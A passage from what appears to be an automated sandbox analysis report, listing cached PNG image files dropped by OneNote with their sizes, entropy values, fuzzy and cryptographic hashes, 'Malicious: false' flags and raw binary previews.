Preview:	.PNG.....IHDR...3.....>....sRGB.....gAMA.....a.....pHYs.....o.d..8.IDATx^.}.p\W.ZRKjI.}..[..M.I.N..[..O..B&....?5...@.5.5EQ...T...d*U..*.C6....8..}.Wy.e.....k]s..z..^. ..T....s...}:.{..n..1..."@....P....."@....p @f.s@.... ..B....6D...."@f.3@.... ..B....6D...."@f.3@.... ..B....6D...."@f.3@.... ..B....6D...."@f.3@.... ..B....5 ...f.;.0..7141...L....M.3.L.... {M.T...I.C...@E{.w.Y...q.....c3..gf.3..'j...I...{M..@..4555==-...!..f.....d...>i.%&&&%.u....f..[.....O`.....G..E6I.< ..3.k...',....Y...<.....u...{9.....S^^.q.<..^....2.bb.E`r...ey..... ..3.....Dg@L..a'.x&".O.Y..!e.c%$..(P__.d.....Sj..S...BLu.[g..mK.SwVe.."@.T.@P.y.....=....40..L...$d..J....cccw...^.RBKKK...heJiS3.0I.X<..}..*O.....QR..q.5GTA..ht. (^.Hno..n.....wvv:..K?.\.JQ/i..h0)G..1Y....K.>FT...8..d&..,+-.T.b.....f.."3.V 6.:...E 1...?.Q.6....A1Smm..K...V}....:.uA'.$.v.cy..<.`.Z322.r.LI.....>.....&....."..."......@.Ccccee. [..z{..fL5..{...

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002N.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 123 x 103, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1657
Entropy (8bit):	7.80882577056055
Encrypted:	false
SSDEEP:	24:q3kLWZefR0kKbfLnNhzzt+acvt2x6pBs/j+7QJU0QbDQ883ASaoUV4hNgq1rsyhy:q322nN+X11GDsg8831Uyhi/vf
MD5:	D5F7A65469623327F799B516ACBFFD2F
SHA1:	76C6333C14AF3A7EA091819953E6E12DC289A12C
SHA-256:	F476FAE1C6D79069239C471D182631AB343749C22B1A6990250465C7EC3738FE
SHA-512:	351B9E455E97E6247E64E4BC1B59C9524E70AE0D09D3B6FB96937378A70536483B00426EE69C3590DD415A8265D21FD031B524B90E4E86814EC9AD704E57793E
Malicious:	false
Preview:	.PNG.....IHDR...{...g.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...h.U..p.T..(.eBR....2.....':.4kec^....0.&.....ugS.8u:i.P.F..f3...D....6.%...xaI.}...y..9...s.w.s.. {..y.5<<<...(0Q.....t_..q/.[@.....-.e.....=..J.L.....c.4H.....u?.XF.KJ..zb..0..f}..'J.,[&..S.6...w..9..._.....<.....?j....H.....>....~..}.n.8.WW..B?...?.b.;....<....~...b...m... .&1.=.Pq....w....a_3.k7'...\....d..z.O..w...s...Lh.x.....Q;40.i..`.8V._.@...rd.....kF.@<@..e.....e....=mHB;....E./.\h.^....q..>.....%v:.O.:...&q...:.'e..9...h.iG'.L<@.....([..|'.n.x.. .c....._O...[).....S*..Q...d.....A....4..t....E..v..}..7...t.b..../*|.H.]...8.. .@.(.;"..Kt.....].+.[LwJ..B]i.b.k.@..Js.....J.....6..J._LwS<@..J.YLwV<@G.4w.L..G...]..zu.z.h....;...W.IH. .+...c...F....qI....XuI..]...N...wv\.M$..D...+...=.....?U....T..^<6../T*.{q.q.:....y..XL..l..z.d....G..b..g.G..b.....SM.{q.q$MUL..R.....^\P..g...e.....L/yqM../.b.f.....J.<

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002O.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 163 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	4847
Entropy (8bit):	7.950192613458318
Encrypted:	false
SSDEEP:	96:JnieMJz5Tz/gKVp93jQvcv16kjOzbapFJBkjcMNBqmQzOG8qx1QKnse8T:JieMJzph13Evcv16RfapFLxMNBo8qxan
MD5:	A1A1017A6A7928761CEB56D1D950E123
SHA1:	28272E9C7F816A1CE8F2033FC00F489005332365
SHA-256:	72F066CD34EA71D0E1B28FB60D663B0372C5254E1A8239C94A164EEF9389DB88
SHA-512:	10F4557F102230126BC86CD4B49C93365C38D5CBEAC51F4691B90D861098866A2BDEFEBA507731D4FA14367FEE430453BD716157F9074EF643F2B949B09E1530
Malicious:	false
Preview:	.PNG.....IHDR.....n.<.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].\TU..}...E.0.T....L~....af..Z.....O..4..>Ms..Js_.....5.E.d...Y....?\z.3..}.I..|?~...{.....s.z..Y..... ....E.X.6...c..u...y..W.j....."}...I.i.`.!-!-.....MKH.E.bi.d...b.X.)...X4 .vJ6-...;..+/.->Qyi.t...%.T..k;.U..y.C$[;..Gm.....v..*2..2..eee..."!..)...yy...III./..u.....2....M.:"...W.....o..t...._.6m.... .`,k.T.v."..q.....s~~.....O....ed.[W0X..HB.V.i.....<=..E^^.....MyY..vpp.....^6.....aQQQaaa.....]^^nkg../_.d`.%.....L&k..B.....?C....W.VVV6660t.J+K.:..%q.....e.cp.... Kz..%.qZsAR\T.!.....>55.R.u.W\\.L....T...K..rE.U.K.-9.....y.y.....K....>...HWTT.e....+..B.....%%%.....^...|...M'.%.f!/..=p...{O..../...@...DP..hw8....7o>..A.mgg.....7-']~.s .OE.E.|=.....'%!y.....\.....MSn.i.....!...U.$0S .....Z.P.}[.%X[.;{....N.....\.....6O.....'.N}.}s.m...E..V..f..r...4..~.....H..F.}....4,.R.=.....xT..4...../...,z

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002P.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C60
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..TI.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;'n...u.g..>X....o.]}...>...._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t..,.~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....\_.....E.J"...:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002Q.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 165 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	3879
Entropy (8bit):	7.9281351307465044
Encrypted:	false
SSDEEP:	96:k1hccap27HGVhY2Kn+A3RS+HG3dXrjmg26vh:k1hccewIhYxRmR5
MD5:	C451B2A146BDD7EF33AB3EA27268796D
SHA1:	C040BA2F31342CBCBF597C96D4D6EDB83D473B77
SHA-256:	4C264B2A6E88712234DAA8E3A8D630CBF4EEB338554CB0B794D8031F8943EE65
SHA-512:	55915A304B261BC6F38F5CFE0389D5195F85FE2C1DA325019C3AA391E8B1773091E078A35BD57F8CEE0BA035956382AE33790EF462053FCE711EEA9665B7F917
Malicious:	false
Preview:	.PNG.....IHDR.....c.L.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.].p.U..g..Bp!...\.!.`pA.+....H.U..."Z..*U.. ..P.D.-.$..,,..$.g.....CB.I.....I.g.pc..Lf..~.=.~ ]S.....w.9..w..'...IL..A ..^.t...v..s4&&&%%..6..`...G.D@.7.qS...K....[.,....o...p..2.%..B.Y....|;..gy+.[..,...o...p..2.%..B.Y....|:..gy+.[..,...og...}.W..z\?...y..;_t....=..e\.....6.M|[...B._....[_.\ ^Pf.....f.....\\....../6....<S.4./..m.....I....B'.n...O...yc.....X...P...k....t..9tf.g>....e..Sy'.L+**.]{..a...,7...p..+.....K..y.9p...I{..i58....v..5.`Op.....{.....8..._.S.....p..).....;....y...2...b.[> gP....C..G.H.....Osp...)..9x!...W.,..^....$r.p.sOJ.I..=.x.9s&:.....h.`..W"V..\|.I{..72.....zv@.#.<...../....F\|...c...4.W....:uj@1...~.X.....^si....Z..I~.Q.<.....NAOq...+i`.)...$ L..gV.6#.....F$..hD.g.L-\..H._.u..]4.....h...T.BK\\.Z222....7))..h...1??...~.-i=...X...~h....y[.....p.....x....c...{....Uh.7n.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002R.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C60
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..TI.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;'n...u.g..>X....o.]}...>...._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t..,.~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....\_.....E.J"...:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002S.bin	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 165 x 131, 8-bit/color RGB, non-interlaced

Category:	dropped
Size (bytes):	3679
Entropy (8bit):	7.931319059366604
Encrypted:	false
SSDEEP:	96:tT+LtoQ9jsUBsnwlDGThUe8ww2iJiGEjdKKnnE+Gh:V+Ltt5GwlDQhUe8ww2iJi7MKnnE+K
MD5:	995CEACAD563F849C4142B6A6F29F081
SHA1:	44CB3B867CD2917541B7D5AAED2F14F10FEBB0FD
SHA-256:	3691FB8C60EA1B827092F05FBB1807E34726016C6FF56698D7B81C44D519D22A
SHA-512:	3C8EFEB966B075D06D8344483352BF92C9292F9970C9377BE254EB355EFAF017916737AECCDC704B84D532B7229F9908951A6F2CC3FAD810791CAB224401AD3
Malicious:	false
Preview:	.PNG.....IHDR.....c.L.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^....W...Gh...k.Hm..J.m....,X...Eh..%.n.....PHvy$%...[...R..I...(/..-..yl..Z.h..H!.../.|.y|w...7d3 s.s.=.{.s.g.6W.^..)..@..{..'O.LL.....c.^.6xS&O.,...J.(\|?.....,$.....@.zk.....,$.....)..7]O...mH7..0..\|..&j..t..F...T...AZ7z.....$H...AZ7z.....$H...AZ7z.....$H...AZ7z.....$H ....W.6.....0...FTcc.Wi....Q)...<.*.....{...#G....Y.f....KKK..,,,4.....{S.`...+O.[..+.\H...(.<..Qy*..ET.PM...c....~(.g..**...ol.K.....Sc8..q.F.KM"<...:t.O.>b..$*t..]..... .2..y.h."!f.08hT..m. (..C.7n.....@....SVUU).F.).X\\....[j.U....xd..e...<.W.....=;0L78t+..Gw..-....]..... .C7.....K.w..._..g.....A.&M.$^.#.!....e.\.P.....;vD..@...Za.@*D..f...! .2w...4#.J..c....K}... .F.u.I.b.V2.k...5..`....*.....M..!.,.;.E..BZ....K..[7....5....,.....K...7+.6..o....\,`...z..5x...\46x.b.....Y....s.^.x=.e.4s.W..t,.iu.G^.....(74....`.....:.....]..&..j+t9..3..}..

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002T.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp
MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C6 0
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..TI.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..ld.h.....q..q.....Y..J7O7.R...~o...[....;'n...u.g..>X....o.]}...>...._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t...,~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;.....,_.....E.J"..:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002U.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 167 x 131, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	5386
Entropy (8bit):	7.943706538857394
Encrypted:	false
SSDEEP:	96:x4F84/zVJWedudPZZRdbvczHe2ftFJ0y8Ea5b2AELJj:x4FTnodRZ7c7LrabEaMAGp
MD5:	DB48555480A383CD1D4DD00E2BCFCF29
SHA1:	8060B6FE12175289F0A71F45B894030A0D9F1AB5
SHA-256:	807723D8F90A5BD41269A7A62817547026A117D666D5BEF454EB699C97CA3FA2
SHA-512:	2614C04686299CEE8D56577A1E836A26076D42E041C627177FDB295629F6A80190910947FA794A094C55A45C3D70725EEF29097118E523A38B50C9263C771A41
Malicious:	false
Preview:	.PNG.....IHDR.....gI.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^..xTU..M..B...P.....)vQpQ.ED.""......,"....*bC..VT.. M!...@z....1...Wf.w..o29...=.v .TUU..^..@....S..<..;h...5.9r....x..7N{...=.....'...N...u...9..5+YW.;..N\..u...9..5.....O....,K..'.../.....1..T....>.f..9.xo...u.xo...u.xo...u.xo...u.xo...u.xo...u.xo...u.xo.....'L...g.UVVz.[.n)...Yqq...Y.f.)//_.I.W_}.,.....S^Z^Y..++.*..pF.....?...I.&...O,.k.d...~..w;Q.....7}1y.....e_.....=y._U....{..}.w.O..~.z.{.....W\q.."....^.h.....}p.+.>m...d...4...`a~Z^....me... ...:N]..1...g..y.f.....I..g.).....e[.....Z..RB.KrJ.....#...{..eff..v.[[<.n..?{.....SN9%...V.yE...s2.....e@Wz..I...B.r..<.-.=/t{.v.|..J...,.@.A.v...s`/.....6f....L?.z[T7..)S0.;c....\s..z-C .....v..}Y..{..j..xF.....'.#_..C....k|3..8...N...5.....f....3.....f)-.p..%.D.v.v.].f.....33<<.....[bbbt.]w...:.r.....z....q..=....m.uhD..,..zXg

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\0000002V.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 46 x 49, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1604
Entropy (8bit):	7.814570704154439
Encrypted:	false
SSDEEP:	48:4gv2YZ4gWLpU9JcjREmXfFEV7NNkfKOgV60g0Z:KZgWLpSJcj+mPFGNkfngp

MD5:	3F1535054D4F9626F0EB10CEE47F076E
SHA1:	92EF4F27A33F7704952ECDBA4FA69C68FC32FD4B
SHA-256:	4AB29996D02D93CAD184DD05F7A027D00425B90F5657F1E51CC4C37297A0035A
SHA-512:	2E0EC758B2C28C8DB9F7B5EDBBE8130F049E66842F2F5CC1C013CF23F7C4443CD211BA297250471CDB4F91F1E3251C1E3F7E2151C576FD1A1AE6A36C3776C60
Malicious:	false
Preview:	.PNG.....IHDR.....1.....*[.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATXG.iLTW... .23..,..6 .....kK.5...5..IMh..Tl.....V.v.PZ.-F...".k.pCQ.....#.../s>f..3s....<...=^ '/.~.;.a....{>.g.....*o..6k..k....E....O....aQ.j....X&vG.....{u-....$...CX.....xhZ...Q...Z.....O...I..Id.h.....q..q.....Y..J7O7.R...~o...[....;.'n...u.g..>X....o.]}...>....._..u.....5...2]... ....EodZ.R.i....=ryxh...C!..6$!..)..W,^...Q.y...Ay[...M'o...;..hh'....}.%...."..h.5.?=.y.x..2/gK...4.2P.(#S.F.G.o...!Mk...w/._1`.5....[U7.0..Z..w^..&/...G...Y...g..;...JF.t..,.~.'.X...uYd.E. ..+R....:2cHG9..YC..X..Eg.).r..+%%.t..6/...@....3....|.O|.0.:.I.;......_.....E.J"..:)..#R"..q....~r..-..%.4....b..Q....al..6.....{.y...I1.Xs.}..y.;...u.\.....sm.C..@ 2.AG.K..5..}.k ..~.....4..< ..PH|.).Z.[H.G.iH.7UR.`..B.f.....<.5n7.*WR.c....I1.....<y.%...-..."Y@.*...)).(...I...y.z6...J2.s...c...z.G..Kj..^R...M..k>.PA.1>.s<.G...8.r.....dL..uF.(...q.P.j@...CPSc..^

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000030.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 749 x 126, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13084
Entropy (8bit):	7.940058639272698
Encrypted:	false
SSDEEP:	384:o4KSpFN6Ud4c3p2Il1yavNr5spYVJzimlfZ:wGN6Udv4IKavLBJz/r
MD5:	0693DABBBC411538D209F32E22F622F6
SHA1:	FB7E675406FA123CDB7E058D336742D6A2E8DC8E
SHA-256:	2DFB2E7A1A3AA43C673D2EE540D3C366CEB12105EB5441F98992FC06F4284013
SHA-512:	F07732660EC62DAE58EB02E2E9476007EA92BF826F642BCA547097136AEA01D29FF69D9B0CD0F5D65A5E15AA66CA4AA4804AA171A3504AAB198631C643C90C16
Malicious:	false
Preview:	.PNG.....IHDR.....~.....sRGB.....gAMA.....a.....pHYs.....o.d..2.IDATx^.w....'m.9c.6"...&.`.N.(.TN.Ne.N.R.eKr..T.*[...?T..:I.D.S>I$A...I.....y.9...f.....3...Gh.....}_ .o....n..A@.....A@...L...2... ..... .x...#. ....1f]9.[.....A@.....3 ....fE@x.YWN.....A@.....1..... .....Y..J.Y.N.....s"......./..rc.scuyyyu...\s....t.oi..j..lv.....Gr.#9 %%%9%-....d.T...r...DH...6.....%U..A@.0.....rAD .....2.5.....L.R..=W...gZ.`o..-?.T.Cy.:...y.9..y.EE...v.....1..R.....1."..... `"...ss.....i.!.hY...Fj*....%.-.Gw...HJJr8..6...#.....!(.?P.(.....8(u.....*..OOO.....dgg....Q..=..c.y....A`S.@.....3.CC..GFfg. .I.I.COrJFFFNNV^nn^^.z..%..(...^.b$.....a..y.LMO-.,ylV+.k...T>Jg..*//-+-.....M=..x.....E.... `~..N.Kww. .....z...%%.e.%.yy.i...P.)'.,A.5.d.0.Cc35==66>2::33..>..:..Ii.i.gv...DSd....I#...I.....)**,**...V..1 .F.'7....)..SSs..7..F...C.p....(*,.....(RG..B...I!.2. ....|r1

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000031.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 453 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	17289
Entropy (8bit):	7.962998633267186
Encrypted:	false
SSDEEP:	384:ruwwXKZuqnOnZprU3+OXBruY4UkcY+Tpl/BSqCrEoMXMEr3KbzHIDqqAmk+xob:tGcxE4PBruV3Uy5SqCAoMXzrQHoqAk+m
MD5:	708E8EB906BC105CCA0535AE669AA651
SHA1:	38D82DEDFE97D3001188C2E18FE13BD741FD520F
SHA-256:	1C3D07765294566E17270D0F3B9257A3DB7905D4E7EF746AEE80CD591CE0308F
SHA-512:	1EFC74C28190DEE2D2732390B74049A1B120F05EFB8DC6925207C6990AD20450FFAB40249899A9DBB82E8F92A61F770E120A450CAAC7F8C5F0742586CCE0EDE6
Malicious:	false
Preview:	.PNG.....IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d..C.IDATx^...Uc.._"oB.Hr.m(.0.....r..[1.D....R..q)%FBDiB.."w*.k.Jz.Y..l....>...9{.....g..Y.z~..k?.z.^k.. +V...! ....(.....\sM.tD@...!P...HW.S....u^.....@.r.^.....B@...U.H.J..... }...."....>....! ..A@.4..EE...! }*...B@....i<8.....B@.T2 .....xp..! .....d@...!.....(*B@....S....B ...O..QT.....! . .@<.H.....! ..O%.B@...x..9...C'|..{.>Z../~^.s<<V4..ujo..v.Z7..EwT.....@.....?.....~{...K.....C.....bB@.$.....C.{....Kf'S.....T.*&....@<.....'..D`...;~v.DT]...r!..>....ru...}.....#u G.T.....>..z ...3v....P.M.....5.@<...?....F.}..c.W[.._!P...O..>.M.d<..J....E .}ZZ.+.5v.p>..N.{B....>M.Nzfb...OB@.." }.D.y...IdK<..! }.:.....f.K..bX.T9...&T.&?.VB9.[B@..@@ .4..1}.4.@H..-!..}..~M.<.z..I}.G....>..S...N..@yj..n..s.d._.....(..R"....Wf\.oO.^...\h.\.`)...ni.'.].vk.1-.k.^....#.,}.{.RM...~Z.S.. .@U!.&}.....h...{K..@.....W.8.N.s.Y.0)..f+...%4..... ..5.@j.):k.+3...I..(

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000032.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 185 x 76, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2332
Entropy (8bit):	7.8822150338370776
Encrypted:	false
SSDEEP:	48:jB5Gg4vMs30WIn5IVeRy1bY7DqbqQBAeNjukXIN4AXat:PGYuEWV/YH7e1uA0AXat
MD5:	91CB7F1273AA003076401081B8A22237
SHA1:	5157144069E7D2FDAE60B397BE5851E75BDF7707
SHA-256:	80682DD6472E8D1136BC5E20F6DE87B595562414B19EAB8E965736FE992921B0

SHA-512:	5A8E3C0ED0DB94BFE359C63793F12F3D7B3C37F3A13A5C96634BA1DC8C9E50FB1142FE4752FD9FBFA39A682F78C54AF868AD337EAA787801FE5F66D8F55A81 6
Malicious:	false
Preview:	.PNG.....IHDR.....L.....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^.\.LUe.....Ji("....9....-.."..5L.Y.Y.....$350.."2.lK3Cg...T..DWZ.....i.?!<..~x..z.....w.sw.. ....9....s...w..l6.:.....p"dH...F..B<...qE,R$G\!..E..".).#...."..{f.PyI.d..l;...;.=.S...O.S[.\Y^P.aj]9*Y!. ..~..#...S.s...l..h.[m....%...P..@.kG.....G..X.r|%..AO.}-..G>35..c....Ac.&[W.d..+. ..zG.....=..I...VS.d..+...tGd..k-._.....oL.:}.p.~.W$C..|...I...n...~.....,i.....e..=..?{.....>r~.Lw.+2..\w.)w~...c....h..u..%...PE...f..'..m.ZE.1.\....U.`X.....$...P%..UH{[K..o7~.k.4 9..W.t.~.^_..7.,....f."q....+....;..~;.c.....Xb.\?.....0h.lV..WX!.....ljm.1c..U...[..X.).....B=.0~..W...rO..j...ehI5U:..66V5sJ.....V...]Y>...1kQH..2.....d....S....I...+..].p.....m7...Z.. ..s.D>.K/]..?.l....2..=..~.mq..".+.....,.8. v.o.).Z.....>..Xv..i...TA....M.....>[X...Y.7lJ..e7..S.....02q.O&9.....:L....N.....W....d..FqE..T..N.....R....kXv[..j.....g.K.\@`.M..B}8n

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000033.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 452 x 278, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	13737
Entropy (8bit):	7.916899917415529
Encrypted:	false
SSDEEP:	384:jgxmx2Fa/+76A6M6Y7rSYRv47cwbkkapeIiRmDGd+gUwOSpQ:KgyoWrJWRkkRXmad+gE8Q
MD5:	830632032C7DDBCCDE126F4BAE935540
SHA1:	9FEF1DA9FF1D7762B779553B5F873BE54C8D01EF
SHA-256:	2328D09EC845433DC31808FD6B12616F1D28B9B3BA7DD969ADEB6C32D8EB049A
SHA-512:	5C17EF9A0063499F2C34FAB2C4D968D29E20F20868921FA914E5737995AA0C166F224995109FF7ACA57B5B0F8647715DC670C4AEE385F61B5F8E6E8422C49EA8
Malicious:	false
Preview:	.PNG.....IHDR.....w.pl....sRGB.....gAMA.....a.....pHYs.....o.d..5>IDATx^....E...,"o.....&....AY$....AE..".I....+G.>AP@D..e..".".A.Y.@...K..IXB !..!..c1.On...== =3=.3=.>9O..u....w.z..-].t9]B@...!.....Z...B@...^G`.Q.&S..u$d....B.Y..P.w5[].....B.m.D...! ..@...Ls.Q".....".S....B ..D.9.(.B@.....b@...!...".@..! ....T1 .....i. J....B@d.... B@...4..%B...! 2U...! .r@@d....!.....*.....9 2..D...B@..L..B@.....D..! .D...! ..@...Ls.Q".....".S....B ..D.9.(.B@.....b@...!...".@..! ....T1 .....i. J....B@d....B@...4..%B...! 2U...! .r@@d....!.....*.....9 2..D...B@.....5jT.@.{..O.;k....>.._o.+.....{V...&C..(?.m.....F....gd.....?.....3u..x^L.1n^...@../.....XE....L..!..t.....L..B.).=..sn..U.....@.O..$..o..L.....g.(D... (....Lo8.....,....f;o..i.f.h.9.....\./..[W.9.....+....,X..+.d.....Xc..7.p.m.Yg.u:YO.V..l.t.].Z.g.U...]...5.^...._.~.WL...o.3f..s.,Y.X.7.x5...K/-..._.....{.....W.(Y....?...!....W;.....iwNMW..... .....@+Q.5.#.

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\tmp\00000034.bin

Process:	C:\Program Files (x86)\Microsoft Office\Office16\ONENOTE.EXE
File Type:	PNG image data, 213 x 85, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	1924
Entropy (8bit):	7.836744258175623
Encrypted:	false
SSDEEP:	24:rIoPN36BoJ9JK5lncTww67QKf5wX5YgM5s6cahePwnR6+eA9zQU13ALcVz7wTQ8U:rYN31JH6lcbjMW5Ytmyqwp9H7wY
MD5:	B1FDE66F75507567B5F0C6C07B01A3A1
